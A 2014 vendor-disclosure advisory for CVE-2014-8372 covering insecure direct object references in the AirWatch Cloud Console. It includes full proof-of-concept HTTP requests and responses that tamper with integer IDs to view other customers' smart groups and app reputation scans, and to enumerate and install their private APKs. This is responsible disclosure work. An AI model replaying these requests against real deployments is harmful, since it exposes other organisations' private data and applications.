

Vulnerability Advisory – Vendor Disclosure

Name	AirWatch Multiple Direct Object Reference Vulnerabilities
Vendor Website	www.air-watch.com
Affected Software	AirWatch Cloud Console 7.3.1.0
Date of Public Advisory	10 th December 2014
CVE Number	CVE-2014-8372
Researchers	Denis Andzakovic

Description

This document details multiple direct object reference vulnerabilities found within the AirWatch cloud console. VMWare advised that the issues in this document also affect on-premise AirWatch deployments. A malicious AirWatch user may leverage several direct object references to gain access to information regarding other AirWatch customers using the AirWatch cloud. This includes viewing groups and downloading private APKs belonging to other organisations.

Exploitation

The AirWatch cloud console was found to use integers to reference various objects. Direct access to these objects is available based on the user supplied input. The following tables detail various insecure direct object reference vulnerabilities that allow an attacker to view the smart-groups for other customers, retrieve private APK files associated with other customers and view the reputation scan results for arbitrary applications. Due to the nature of the proof of concept exploits below, customer specific data returned has been redacted.

Smart Group Direct Object Reference

The locationGroupId parameter of the /AirWatch/ajax/smartGroups request was found to be vulnerable. An attacker can leverage this insecure direct object reference to enumerate the smart groups for other organisations.

Smart Group Request

```
GET /AirWatch/ajax/smartGroups?locationGroupId=8440 HTTP/1.1
Host: cn38.airwatchportals.com
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:24.0) Gecko/20140
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Referer: https://cn38.airwatchportals.com/AirWatch/
Cookie: oldHash=%23%2FHome%2FError; BrandingUserLocationGroupID
GloblizationUserCultureID=h6I/2tb2hpgiUBVqfGZYrQ==;
GloblizationUserLocationGroupID=pFSLkQ1ebSfMrmWfMwLMJA==;
ASP.NET_SessionId=sol01r2xy451mtigwtsnwhxj;
__RequestVerificationToken_LOFpclhdhGNo0=HuCPHrfX429ka7_46wQ47:
M6Sgi5IV5hCEeJoOkAwF0c1h0s1ip59dd_J5w-bZLEEdRS2dkMdMAwBsKBX2t:
.AIRWATCHAUTH=A7152BD440056FB94D6FF827FE1CF150AFCACE05D796D220:
5941B2A65EF0E940EOCA7E1672988140D27F5BE3FC8A9C0D758ACD2AD74C79:
03DB8D05DECB74F743890D1CAC775B2A617A6996D24CDA46A81C534CBF02CC:
EB1CB7D64AFBD24CB550E3FF694FAB06558F9F2FFBC6A94316FE63F82D1109:
6E68F4F639E143477BBBBA2AC6FC492AF6
Connection: keep-alive
```

Smart Group Response

```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
user: 31537
lg: 8452
x-frame-options: SAMEORIGIN
Server: Unknown
Strict-Transport-Security: max-age=31536000;includeSubDomains
Date: Tue, 21 Oct 2014 01:32:47 GMT
Content-Length: 349

[{"label": "8B @ [REDACTED]", "value": "20429"}, {"label": "All Corporate Dedicated Devices @ [REDACTED]", "value": "20409"}, {"label": "All Corporate Shared Devices @ [REDACTED]", "value": "20411"}, {"label": "All Devices @ [REDACTED]", "value": "20408"}, {"label": "All Employee Owned Devices @ [REDACTED]", "value": "20410"}]
```

Reputation Scan Direct Object Reference

The ApplicationId parameter of the /AirWatch/AppManagement/NotifyAppScanResults request was found to be vulnerable. An attacker can tamper this parameter and use it to retrieve the application reputation scans for other customers' applications.

Reputation Scan Request

```
POST /AirWatch/AppManagement/NotifyAppScanResults HTTP/1.1
Host: cn38.airwatchportals.com
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:24.0) Gecko/20140925 Firefox/24.0
Iceweasel/24.8.1
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://cn38.airwatchportals.com/AirWatch/
Content-Length: 167
Cookie: oldHash=%23%2FApps%2FList%2FInternal;
BrandingUserLocationGroupID=ww3STpLj1P4PG8t6EhxqWg==;
GloblizationUserCultureID=h6I/2tb2hpgiUBVqfGZYrQ==;
GloblizationUserLocationGroupID=pFSLkQ1ebSfMrmwFmWLMJA==;
ASP.NET_SessionId=vqxa0pizsfd3lln30x1yjzdz; GridCookie=PageSize=50;
Ios7VppInfo=HFG9IXI3Cub67wHTMANT9A==;
__RequestVerificationToken_LOFpclhdhGNo0=0M075dFt6orSv880jv_bs5tC- -zUV16G7KDAhJGPLK95
Yu7LVp0cQWZlcl30VzWdppB9xCvH2vlna9pA2v0UhykdoKCZYEuReVqfDkK1bb5EL6LPcdmZ9tPEHVi2MZmXb
Tu_Pnjlj-WU_XpXoinx6w2;
.AIRWATCHAUTH=8657FF1017E9A751B7483EB7B1F60A615A99D3EAC92FAB07E1DD945CEAE799BCCA5FFAB
43EE55F7A10E590AB9429D6784EB5CA52DDADA553535DA433A5A0BF547030CD291A4470FBC45BDB8E592B
B15018F1294DF0B8A04B96D4A08DAEC448DEBC4D604ECC7F4B310BBFDFB9E65DE1A75C044F27A0BC8200C
D9AD875D09A2A4DAA2D7C758FAEA21A4493BF279550D72FD450E98C597CF30D622B814719A78C0223173A
6031545617992F33FA69425022AC58730EE9EB365B56A07561C5B92D0B7B44FA2938EC2C528DC930A4F00
3719E
Connection: close
Pragma: no-cache
Cache-Control: no-cache

Icon=0&AppScanRisks=-1&Areas=All&AppScanCategories=All&Protocol=4&EmailAddress=test%
40security-assessment.com&EmailTemplateId=1808&ApplicationId=3531&AppType=Internal
```

Reputation Scan Resulting Email

— [REDACTED] (Android)_Report.html —

Application Information:
Application Name [REDACTED] (Android)
Version 4.5.1.4035
Application ID [REDACTED]
Scanned Date 7/22/2014

Reputation Analysis Summary :

High	Medium	Low	Total
1	2	1	4

Application Direct Object Reference

The appId parameter in the /AirWatch/AppManagement/ViewAppInDevices request was found to be vulnerable. A malicious entity can leverage this to enumerate all private applications uploaded to Airwatch. Additionally, the enumerated application identifier may be passed to the /Catalog/App/Install call on an end device and the private application downloaded and installed. The following table shows the enumeration of an application and installation on an end device.

```
ViewAppInDevices Request
GET /AirWatch/AppManagement/ViewAppInDevices?appId=3737&Status=1 HTTP/1.1
Host: cn38.airwatchportals.com
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:24.0) Gecko/20140925 Firefox/
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Referer: https://cn38.airwatchportals.com/AirWatch/
Cookie: oldHash=%23%2FApps%2FList%2FInternal;
BrandingUserLocationGroupID=ww3STpLj1P4PG8t6EhxqWg==;
GloblizationUserCultureID=h6I/2tb2hpgiUBVqfGZYrQ==;
GloblizationUserLocationGroupID=pFSLkQ1ebSfMrmWfMwLMJA==;
ASP.NET_SessionId=sol01r2xy45lmtigwtsnwhxj;
__RequestVerificationToken_LOFpclhdhdGNo=HuCPHrfX429ka7_46wQ47IH_06Rzqh5Zc
M6Sgi5IV5hCEeJoOkAwF0c1h0s1ip59dd_J5w-bZLEEdRS2dkMdMAwBsKBX2tc3A2Lj0N0l1J
.AIRWATCHAUTH=A7152BD440056FB94D6FF827FE1CF150AFCACE05D796D22039945C02018D
5941B2A65EF0E940E0CA7E1672988140D27F5BE3FC8A9C0D758ACD2AD74C79890EE9A462B1
03DB8D05DECB74F743890D1CAC775B2A617A6996D24CDA46A81C534CBF02CC7E6AA5827A0E
EB1CB7D64AFBD24CB550E3FF694FAB06558F9F2FFBC6A94316FE63F82D110939B0A46F4266
6E68F4F639E143477BBBA2AC6FC492AF6
Connection: keep-alive
```


```
ViewAppInDevices Response
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=utf-8
Expires: -1
Vary: Accept-Encoding
user: 31537
lg: 8452
x-frame-options: SAMEORIGIN
Server: Unknown
Strict-Transport-Security: max-age=31536000;includeSubDomains
Date: Tue, 21 Oct 2014 01:10:58 GMT
Content-Length: 35557

<link rel="stylesheet" type="text/css" href="/AirWatch/css/appmanagement.css" />

<div class="editor">
  <div class="entries withCmds">
    <h2>
      [REDACTED]
      &nbsp;&#45;&nbsp;&nbsp;&nbsp;
      [REDACTED]
      &nbsp;&nbsp;&nbsp;
      (4.0.3)
    </h2>
    <span class="lastseen">
      Last Update: Tuesday, October 21, 2014 12:10 PM
    </span>
```


The following tables show the application identifier enumerated (in this case 3737) being used in the application install process and the subsequent installation of the application.

Application Installation Request
<pre> POST /Catalog/Apps/Install/GLFDSIZTLXDELZc-5_uLkrFic29IdbBHEu2r8B7w8aMmuTRgTUI067vRFMfDhx_k/5/3737/2 HTTP/1.1 Host: ds38.airwatchportals.com Connection: keep-alive Referer: https://ds38.airwatchportals.com/Catalog/ViewCatalog/GLFDSIZTLXDELZc-5_uLkrFic29IdbBHEu2r8B7w8aMmuTRgTUI067vRFMfDhx_k/Android?legacyRedirect=true Content-Length: 16 Origin: https://ds38.airwatchportals.com Content-Type: application/x-www-form-urlencoded X-Requested-With: com.android.browser User-Agent: Mozilla/5.0 (Linux; U; Android 4.2.2; en-us; Google Nexus 7 - 4.2.2 - API 17 - 800x1280 Build/JDQ39E) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Mobile Safari/534.30 Accept-Encoding: gzip,deflate Accept-Language: en-US Accept-Charset: utf-8, iso-8859-1, utf-16, *,q=0.7 Cookie: ASP.NET_SessionId=ehdpxkev1e1zvtuumugbz0yb; CatalogGloblizationUserCultureID=zCBPKbCHycONAdw+HpKWag==; CatalogLocationGroupId=r88ZDNYk1Hsg4/WRYyvYWA==; AppCatalog=UID=GLFDSIZTLXDELZc-5_uLkrFic29IdbBHEu2r8B7w8aMmuTRgTUI067vRFMfDhx_k&DeviceType=Android&ProductType=App eulaId=undefined </pre>

Application Installation
 <p>Do you want to install this application? It will get access to:</p> <p>PRIVACY</p> <ul style="list-style-type: none"> directly call phone numbers <ul style="list-style-type: none"> this may cost you money read phone status and identity send SMS messages <ul style="list-style-type: none"> this may cost you money take pictures and videos record audio approximate location (network-based) precise location (GPS and network-based) modify or delete the contents of your SD card find accounts on the device use accounts on the device <p>DEVICE ACCESS</p> <ul style="list-style-type: none"> full network access view network connections view Wi-Fi connections

Solution

The AirWatch cloud based solution has been patched by VMWare. The on-premise deployment was also susceptible to the above attacks, as such users should update to the latest version of AirWatch.

Timeline

29/10/2014 – Initial email to AirWatch support staff.

03/11/2014 – Advisory released to AirWatch

05/11/2014 – Advisory acknowledged by VMWare Security Response Center, advised cloud solution will be patched within 48 hours.

10/12/2014 – VMWare releases patch and advisory.

29/12/2014 – Advisory release.

Responsible Disclosure Policy

Security-Assessment.com follows a responsible disclosure policy.

About Security-Assessment.com

Security-Assessment.com is a leading team of Information Security consultants specialising in providing high quality Information Security services to clients throughout the Asia Pacific region. Our clients include some of the largest globally recognised companies in areas such as finance, telecommunications, broadcasting, legal and government. Our aim is to provide the very best independent advice and a high level of technical expertise while creating long and lasting professional relationships with our clients.

Security-Assessment.com is committed to security research and development, and its team continues to identify and responsibly publish vulnerabilities in public and private software vendor's products. Members of the Security-Assessment.com R&D team are globally recognised through their release of whitepapers and presentations related to new security research.

For further information on this issue or any of our service offerings, contact us:

Web www.security-assessment.com

Email info@security-assessment.com

Phone +64 4 470 1650